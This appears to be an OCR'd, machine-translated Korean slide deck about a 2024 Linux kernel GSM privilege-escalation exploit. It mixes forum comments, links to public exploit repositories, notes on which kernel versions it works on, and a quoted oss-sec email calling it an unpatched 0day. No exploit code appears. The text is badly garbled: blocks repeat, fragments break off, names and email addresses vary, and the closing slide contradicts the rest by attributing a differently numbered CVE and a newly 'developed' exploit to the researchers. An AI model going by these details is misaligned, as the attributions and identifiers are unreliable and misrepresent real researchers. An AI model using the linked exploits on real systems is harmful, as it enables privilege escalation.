
This is not a zero-day?

Isn't it like CVE-2023-6546?




This is not a zero-day?

Isn't it like CVE-2023-6546?



This is not a zero-day?

Isn't it like CVE-2023-6546?



This is not a zero-day?

Isn't it like CVE-2023-6546?

arno_cook_인플루언서 • 2개월 전

이것에 대한 링크가 있나요? CVE ID, 블로그, ...

↑ 133 ↓ 회신하다 상 공유하다 ...

대규모 과제9320 • 2개월 전

https://bugzilla.redhat.com/show_bug.cgi?id=2255498

CVE-2023-6546, ZDI-CAN-20527

↑ 29 ↓ 회신하다 상 공유하다 ...

사이버펑키한 • 2개월 전

CVE-2023-6546일 수도 있지만 확실하지는 않습니다.

↑ 6 ↓ 회신하다 상 공유하다 ...

하비스 • 2개월 전 • 편집됨 2개월 전

모든 업데이트(커널 6.5.0-27)가 설치된 Ubuntu 22.04의 새 설치를 테스트했는데 "커널 찾기 오류"라고 표시됨

편집: 커널을 찾기 위해 코드를 업데이트했는데 작동이 중단되었습니다. 6.5.0-25 이후에는 작동하지 않는 것 같습니다.

↑ 23 ↓ 회신하다 상 공유하다 ...

ruhate • 2개월 전

6.5.0-26-generic에서 나를 위해 일했습니다.

↑ 4 ↓ 회신하다 상 공유하다 ...

a1b4fd • 2개월 전

6.5.0-27에서 작동한다는 보고가 있습니다.

↑ 4 ↓ 회신하다 상 공유하다 ...

하비스 • 2개월 전

알겠습니다. 하지만 코드가 제게 맞지 않았기 때문에 몇 가지 코드를 확인해야 합니다.

↑ 8 ↓ 회신하다 상 공유하다 ...



This is not a zero-day?

Isn't it like CVE-2023-6546?

arno_cook_인플루언서 • 2개월 전

이것에 대한 링크가 있나요? CVE ID, 블로그, ...

↑ 133 ↓ 회신하다 상 공유하다 ...

대규모 과제9320 • 2개월 전

https://bugzilla.redhat.com/show_bug.cgi?id=2255498

CVE-2023-6546, ZDI-CAN-20527

↑ 29 ↓ 회신하다 상 공유하다 ...

사이버펑키한 • 2개월 전

CVE-2023-6546일 수도 있지만 확실하지는 않습니다.

↑ 6 ↓ 회신하다 상 공유하다 ...

하비스 • 2개월 전 • 편집됨 2개월 전

모든 업데이트(커널 6.5.0-27)가 설치된 Ubuntu 22.04의 새 설치를 테스트했는데 "커널 찾기 오류"라고 표시됨

편집: 커널을 찾기 위해 코드를 업데이트했는데 작동이 중단되었습니다. 6.5.0-25 이후에는 작동하지 않는 것 같습니다.

↑ 23 ↓ 회신하다 상 공유하다 ...

ruhate • 2개월 전

6.5.0-26-generic에서 나를 위해 일했습니다.

↑ 4 ↓ 회신하다 상 공유하다 ...

a1b4fd • 2개월 전

6.5.0-27에서 작동한다는 보고가 있습니다.

↑ 4 ↓ 회신하다 상 공유하다 ...

하비스 • 2개월 전

알겠습니다. 하지만 코드가 제게 맞지 않았기 때문에 몇 가지 코드를 확인해야 합니다.

↑ 8 ↓ 회신하다 상 공유하다 ...

헤이즈 • 2개월 전

실제로 0day는 아니지만.... CVE-2023-6546에 대해 패치된 동일한 버그의 새로운 반복인 것 같습니다.

초기의:<https://seclists.org/oss-sec/2024/q2/82>

회신하다:<https://seclists.org/oss-sec/2024/q2/85>

<https://twitter.com/YuriCrimson/status/1778163455075217443>

gsm_dlcı_config의 경쟁 조건을 사용하여 6.4 - 6.5를 약용합니다. 5.15 - 6.5를 약용합니다. gsm_dlcı_open->gsm_modem_update->gsm_modem_upd_via_msc->gsm_control_wait에서 경쟁 조건을 사용합니다. 우리는 gsm_cobtrol_wait를 기다리고 무료 dlcı를 만들기 위해 구성을 다시 시작합니다). 그럼 2일 0일이죠.

작성 POC:<https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>

악용하다:https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit

↑ 2 ↓ 회신하다 상 공유하다 ...



This is not a zero-day?

Isn't it like CVE-



어떤 사람들은 GSM에 대한 취약점이 새로운 취약점이 아닌 과거에 발견되어서 패치되었던 CVE-2023-6546와 같다고 주장합니다.



This is not a zero-day?

Isn't it like CVE-

arno_cook_인플루언서 • 2개월 전

이것에 대한 링크가 있나요? CVE ID, 블로거링크 등

↑ 133 ↓ 회신하다 상 공유하다 ...

하비스 • 2개월 전 • 편집됨 2개월 전

모든 업데이트(커널 6.5.0-27)가 설치된 Ubuntu 22.04 LTS에서 커널을 찾기 위해 코드를 업데이트했는데 작동합니다.

↑ 23 ↓ 회신하다 상 공유하다 ...

ruhate • 2개월 전

6.5.0-26-generic에서 나를 위해 일했습니다.

↑ 4 ↓ 회신하다 상 공유하다 ...

a1b4fd • 2개월 전


6.5.0-27에서 작동한다는 보고가 있습니다.

↑ 4 ↓ 회신하다 상 공유하다 ...

하비스 • 2개월 전

알겠습니다. 하지만 코드가 제게 맞지 않았기 때문에 몇 가지 코드를 확인해야 합니다.

↑ 8 ↓ 회신하다 상 공유하다 ...



• 2개월 전

546일 수도 있지만 확실하지는 않습니다.

회신하다 상 공유하다 ...

동일한 버그의 새로운 반복인 것 같습니다.

443

용합니다. 5.15 - 6.5를 약용합니다. gsm_dlci_open-gsm_control_wait에서 경쟁 조건을 사용합니다. 우리 해 구성은 다시 시작합니다). 그럼 2일 0일이죠.

E.html

딱히 결론은 찾아볼 수가 없었습니다.
다른 레퍼런스를 참고해보겠습니다.



GSM Exploit Summary Report



GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.



GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

Re: New Linux LPE via GSMIOC_SETCONF_DLCL?

From: Kyle Zeng <zengyhkyle () gmail com>

Date: Thu, 11 Apr 2024 12:52:58 -0700

Kyle Zeng이 Dr. Christopher Kunz에게 "Re: New Linux LPE via GSMIOC_SETCONF_DLCL?" 제목으로 메일을 하나 보냈습니다.



GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

Re: New Linux LPE via GSMIOC_SETCONF_DLCI?

From: Kyle Zeng <zengykhyle@gmail.com>

Date: Thu, 11 Apr 2024 12:52:58 -0700

Kyle Zeng이 Dr.christopher Kunz에게 "Re: New Linux LPE via GSMIOC_SETCONF_DLCI?" 제목으로 메일을 하나 보냈습니다.

Notice that my previous analysis on YuriiCrimson's exploits is their ExploitGSM_6_5 version.

I cannot make the ExploitGSM_5_15_to_6_1 version work in the latest kernel in my test environment. However, this does not rule out the possibility that it still works.

And the splash of the ExploitGSM_6_5 exploit is attached to the email.

Thanks,
Kyle Zeng

Kyle Zeng은 이전에도 GSM Exploit과 관련된 메일을 보냈었습니다.
그 메일에서 다루는 익스플로잇은 Jmep4x의 익스플로잇이었습니다.



GSM Exploit Summary Report

Kyle Zeng과 Dr. Christopher Kunz는 YuriiCrimson의 익스플로잇과 관련된 커뮤니케이션을 하고 있으며, 이는 CVE-2023-6546와 관련이 없는 0day 취약점을 이용하고 있음을 강조하고 있습니다.

Re: New Linux LPE via GSMIOC_SETCONF_DLCL?

From: Kyle Zeng <zengyhkyle@gmail.com>

Date: Thu, 11 Apr 2024 12:52:58 -0700

Kyle Zeng이 Dr.christopher Kunz에게 "Re: New Linux LPE via GSMIOC_SETCONF_DLCL?" 제목으로 메일을 하나 보냈습니다.

Notice that my previous analysis on YuriiCrimson's exploits is their ExploitGSM_6_5 version.

I cannot make the ExploitGSM_5_15_to_6_1 version work in the latest kernel in my test environment. However, this does not rule out the possibility that it still works.

And the splash of the ExploitGSM_6_5 exploit is attached to the email.

Thanks,
Kyle Zeng

Kyle Zeng은 이전에도 GSM Exploit과 관련된 메일을 보냈었습니다.
그 메일에서 다루는 익스플로잇은 Jmep4x의 익스플로잇이었습니다.

I just did some preliminary analysis on this.
There are in fact three exploits involved in this.

CVE-2023-6546: <https://github.com/Nassim-Asrir/ZDI-24-020/jmpe4x's GSM exploit>:

https://github.com/jmpe4x/GSM_Linux_Kernel_LPE_Nday_Exploit

YuriiCrimson's GSM exploit: <https://github.com/YuriiCrimson/ExploitGSM>

I tested all of them. All of them targeted the same subsystem (GSM), used the same KASLR leak method ("/sys/kernel/notes"). But there are two vulnerabilities involved here.

In short. jmpe4x's and YuriiCrimson's exploits are the same, but the vulnerability is not CVE-2023-6546.

!!!!!!!

It is a 0day that is not patched in the main tree yet.
Not a patch gap.

!!!!!!!

YuriiCrimson이 악용한 취약점은 0 day가 맞습니다!



GSM Exploit Summary Report

Kyle Zeng과 Dr. Christen은 이번에 새로운 GSM Exploit을 개발하고 있으며,
이는 CVE-2023-6543입니다.

Re: New Linux LPK Exploit

From: Kyle Zeng <zengyhy@kynclab.com>
Date: Thu, 11 Apr 2024 12:55 +0900

Kyle Zeng이 Dr.christen과 함께 새로운 Linux LPK Exploit을 개발하였습니다.

